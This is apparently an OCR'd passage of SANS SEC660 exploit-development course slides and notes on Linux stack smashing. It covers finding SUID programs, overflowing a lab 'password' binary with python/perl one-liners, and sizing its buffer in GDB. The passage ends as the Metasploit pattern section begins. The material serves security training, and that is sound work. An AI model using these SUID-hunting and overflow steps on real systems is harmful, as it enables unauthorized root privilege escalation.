


Recommended Reading

- Assembly Language for Intel-Based Computers , 5th Edition (Kip R. Irvine, 2007)
- IA-32 Intel Architecture Software Developer's Manual (Intel Corporation, November, 2007)
- Hacking, The Art of Exploitation, 2nd Edition (Jon Erickson, 2006)
- The Shellcoder's Handbook, 2nd Edition (Chris Anley, John Heasman, Felix "FX" Linder, Gerardo Richarte, 2007)
- The Metasploit Project, H.D. Moore et al. http://www.metasploit.org

Recommended Reading

- Assembly Language for Intel-Based Computers , 5th Edition (Kip R. Irvine, 2007)
- IA-32 Intel Architecture Software Developer's Manual (Intel Corporation, November, 2007)
- Hacking, The Art of Exploitation, 2nd Edition (Jon Erickson, 2006)
- The Shellcoder's Handbook, 2nd Edition (Chris Anley, John Heasman, Felix "FX" Linder, Gerardo Richarte, 2007)
- The Metasploit Project, H.D. Moore et al. http://www.metasploit.org




Smashing the Stack

SANS SEC660.4

Smashing the Stack

In this module, we'll dive deep into the process of exploiting the stack segment on Linux. There are several exercises where you are forced to compensate for various conditions that block some attack methods. Stack smashing has been around for quite a while and is a great place to start learning about the attack process.




Objectives

- Our objective for this module is to understand:
  - Identifying a privileged program
  - Smashing the Stack on Linux
  - Utilizing the Stack
  - Triggering a Segmentation Fault
  - Privilege Escalation / Getting a Shell
  - return-to-libc

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Objectives

We will start by exploiting a simple stack-based buffer overflow vulnerability and walk through the addition of controls used in an effort to stop an attacker from succeeding. This includes simple return-to-buffer attacks, return-to-function attacks, and return-to-libc attacks.




A Note on OS Versions

- Why do we jump around OSs, some older and some newer?
  - To learn math, would you start with calculus?
  - Techniques are often the same; however, we must learn how to defeat controls
    - OS: ASLR, LFH, DEP
    - Compiler: Canaries, SafeSEH
    - Programs can opt-in or out of some controls
  - Windows 7/8 & 2008/2012 exploitation often involves overwriting C++ vtable pointers on the heap
    - Complex attacks requiring advanced programming skills

A Note on OS Versions

A question that is often asked is, "Why don't we start with exploiting Windows 7?" The answer is quite simple. You cannot skip straight to calculus when first starting to learn math. You must understand the prerequisites and build foundational skills. The techniques used to exploit the most current operating systems are often similar, if not the same. The issue is with the myriad of OS and compile-time controls that have been added over the years. Once you understand how a basic buffer overflow works, it is far easier to understand how the protections are thwarting your attack. This makes the concepts around defeating these controls easier to digest and attack. A good example is in the use of return-oriented programming and exploitation to disable data execution prevention (DEP) on a page of memory holding your shellcode. Ultimately, the technique of exploitation is the same as it's been for 20 years, but we just add in a new technique to help defeat the exploit mitigation control (DEP).

Many of the latest operating systems have a large number of exploit mitigation controls, to the point where stack-based attacks are sometimes impossible, regardless of the discovered vulnerability. Heap overflows are a popular alternative as the attacks focus on application data which is more difficult to protect as it is often dynamically generated at runtime. These attacks can be very complex, requiring a strong understanding of C and C++, as well as advanced reverse engineering and debugging skills. SANS SEC760 "Advanced Exploit Development for Penetration Testers" can help you further your skills in this area once you master the material in this course.



Stack Exploitation on Linux

- This module is mostly exercises!
- Goals of stack overflows:
  - Privilege Escalation
  - Getting Shell
  - Bypass Authentication
  - Overwrite
  - Much more ...
- Kubuntu password is "deadlist"


Stack Exploitation on Linux

In this module we will take a simple C program compiled with GCC and look for exploit possibilities. We will also discuss controls that have been implemented by GCC to try and stop stack-based attacks. We will defeat some of these controls and discuss some of the newer controls put into the latest versions of GCC, as well as OS-controls.

Goals of Stack Overflows

There are many options an attacker has after discovering a stack overflow condition. Some of the most common ones include privilege escalation, obtaining a root shell, bypassing authentication, adding an account, and many others. Privilege escalation is often combined with obtaining a root shell, and then possibly adding an account to maintain permanent access. If we are running as a normal user, our rights on the system are obviously limited. Due to controls implemented over the years, many attacks will require multiple tricks. For example, an attacker who breaks into a system via a remote exploit through a browser would hope to have root access at this point; however, many browsers run with less privileges nowadays, thus preventing an attacker from having full control of the system. An attacker must then find a local exploit on the system to escalate their rights. Some programs run with an SUID of root. If a program is running as SUID root and there is a stack vulnerability, an attacker may be able to escalate their privileges.

An attacker may not always want to get a root shell. It may be enough to bypass some authentication on a program by patching the executable or by redirecting program execution to a different location. There have even been known format string bugs that allow an attacker to overwrite the /etc/shadow and /etc/passwd files to create an account with a UID of 0 "root." The point is that there are many options for exploitation when a vulnerability is discovered.



Finding Privileged Programs

- Run *ls –la password*

```
deadlist@deadlist:~$ ls -la password
-rwsrwsr-x 1 root root 7320 Jul 20 19:09 password
deadlist@deadlist:~$ ▌
```

suid/sgid owner group Program name

- The SUID permission-flag runs the program under the context of the owner!
- This one is owned by root
- *find / -perm -4000 -o -perm -2000 -exec ls -ldb {} \;*


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Finding Privileged Programs

It is very common for attackers and penetration testers to search for programs on UNIX-based systems which may have a high level of privilege. Searching for programs which have the SUID or SGID bits set in their permission's field can help prioritize interesting targets as they may lead to privilege escalation. These programs, as indicated on the slide, run under the context of the owner or group identified next to the permissions. This means that if user John were to run the password program displayed above, it would run under the context of root. In other words, if there is a vulnerability in a program which is owned by root running with the SUID permission-bit set, and an attacker exploits that vulnerability, they could potentially gain code execution under the context of root. There are often many programs on a UNIX-based system with the SUID permission-bit set. Some are installed by default and others come with various installed programs. You can use the following command to search for SUID and SGID programs:

find / -perm -4000 -o -perm -2000 -exec ls -ldb {} \;

Attackers have also been known to attempt to trick administrators into putting programs owned by root with the SUID bit set onto a system, or even mount a file system of another device containing the same type of program.



Exercise: The Password Program (1)

- Let us run this exercise together!
  - Use Kubuntu 12.04 – Precise Pangolin

```
deadlist@deadlist:~$ uname -rs
Linux 3.2.0-23-generic-pae
```


  - Switch to your /home/deadlist directory
  - Run the password program with ./password
  - Attempt to guess the password
  - Can you think of anything else to do?

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise: The Password Program (1)

Let us run this exercise together. Start by changing to your home directory on your Kubuntu image. Next, run the password program in that directory by typing ./password

You should get prompted to enter a password. Make a few guesses as to what the password might be. You probably won't be able to guess it in any reasonable amount of time. Sure, you might be able to write a brute-force password guessing tool, but that could take much longer than the amount of time you have. The focus here is to discover other ways to break the program and get some desired results. If you are unable to guess the password, what else might you be able to do to break the program? We've talked about how programs are laid out in memory and different vulnerabilities that exist. See if you can think of anything before moving to the next slide. One of the most important requirements as a senior penetration tester is to think of many possibilities and to think outside the box.



The Password Program (2)

- Trigger a Segmentation Fault
  - Type the letter "A" a bunch of times

```
deadlist@deadlist:~$ python -c 'print "A" *1000' |./password
Please enter the password: Access Denied!
Segmentation fault
```

- What does a segmentation fault mean?
  - What have we overwritten?
  - What could we do now?

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


The Password Program (2)

A capital “A” is commonly used to check and see if a buffer is vulnerable to an overflow. This results in the hexadecimal value of 0x41, which is easy to spot when viewing the registers and stack to look for an overwrite. Try entering in a bunch of capital A’s and see if you can trigger a segmentation fault. Did one occur? At this point you may not know the size of the buffer so it may take a bunch of A’s. You can use some shortcuts to speed up the fuzzing by using a scripting language such as Python or Perl. Try entering:

```
python –c ‘print “A”*1000’ | ./password        #This is the equivalent of manually typing in 1,000 A’s!
perl –e ‘print “A”x1000’ | ./password          #Perl equivalent to the above Python command.
```

Did you get a segmentation fault this time? If so, what does this mean? Remember that right after the buffer allocated on the stack are important values used to both access data on the stack and to return control to the instruction pointer once the function is finished. If a buffer is set up to hold 100 bytes of data for example, and we write 200 A’s, those A’s are overwriting the Saved Frame Pointer, the Return Pointer and other variables on the stack. When the Return Pointer address 0x41414141 is accessed by EIP during the procedure epilog, a segmentation fault occurs, as the memory address 0x41414141 is invalid and contains no instructions.

Once we find that this condition exists we have quite a few choices for exploitation. Try to think of some before moving to the next slide.



The Password Program (3)

- The next step ...
  - Determine the size of the buffer

```
Dump of assembler code for function checkpw:
   0x08048464 <+0>:     push   %ebp
   0x08048465 <+1>:     mov    %esp,%ebp
   0x08048467 <+3>:     push   %edi
   0x08048468 <+4>:     push   %esi
   0x08048469 <+5>:     sub    $0x270,%esp
   0x0804846f <+11>:    mov    $0x
   0x08048474 <+16>:    mov    %ea
   0x08048477 <+19>:    call   0x8048350 <print  plt>
   0x0804847c <+24>:    lea    -0x260(%ebp
   0x08048482 <+30>:    mov    %eax,(%esp)
   0x08048485 <+33>:    call   0x8048360 <gets@plt>
```

lea 0x260 bytes (608)


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

The Password Program (3)

We must do a couple of things at this point if we are to continue with any attack other than a Denial of Service on the application. First, let us determine the size of the buffer. In order to perform any attempt to take control of the program, we have to know where on the stack the buffer ends and begins to overwrite other fields. Depending on what function was used to allocate memory, there may be several possibilities in determining this information. You also have the option of manually increasing or decreasing the number of A's you inject into the buffer to try and determine when exactly the overflow occurs. Start up the password program in GDB. Type the command, "gdb password" from your /home/deadlist directory.

First, type the command, "disas main" to disassemble the main() function. We know that the password program asks us for a password, so maybe we can find out where the user supplied password guess is stored. When we disassemble the main() function we see a function called checkpw(), which sounds of interest. Nothing else in main() looks to take in the user input. Now, type in "disas checkpw" to disassemble the checkpw() function. At the top of the disassembled function we can see the procedure prolog. We see the value of 0x270 being subtracted from %esp. In decimal the size is 624 bytes. This is not the size allocated to accept the user input specifically, but does include that amount.

If you look down a couple more instructions you see the instruction "lea -0x260(%ebp),%eax", and immediately following there is a call to the gets() function. We can deduce that this is the location of the buffer we are interested in and the one we are overflowing. In newer versions of GDB the negative value is given to us. On other versions you are given a two's complement value such as 0xfffffda0. In this case you convert it to a positive number by inverting the bits +1, then convert it to decimal to get the value of 608 bytes. This is going to be the size of the buffer for user input.. Now that we have that information, let us record it for later use.



Another Option (1)

- Using Metasploit scripts to determine the buffer size: pattern_create.rb & pattern_offset.rb
- The pattern_create.rb script can be used to generate a pattern of characters to use as input
- This example is from Metasploit 3

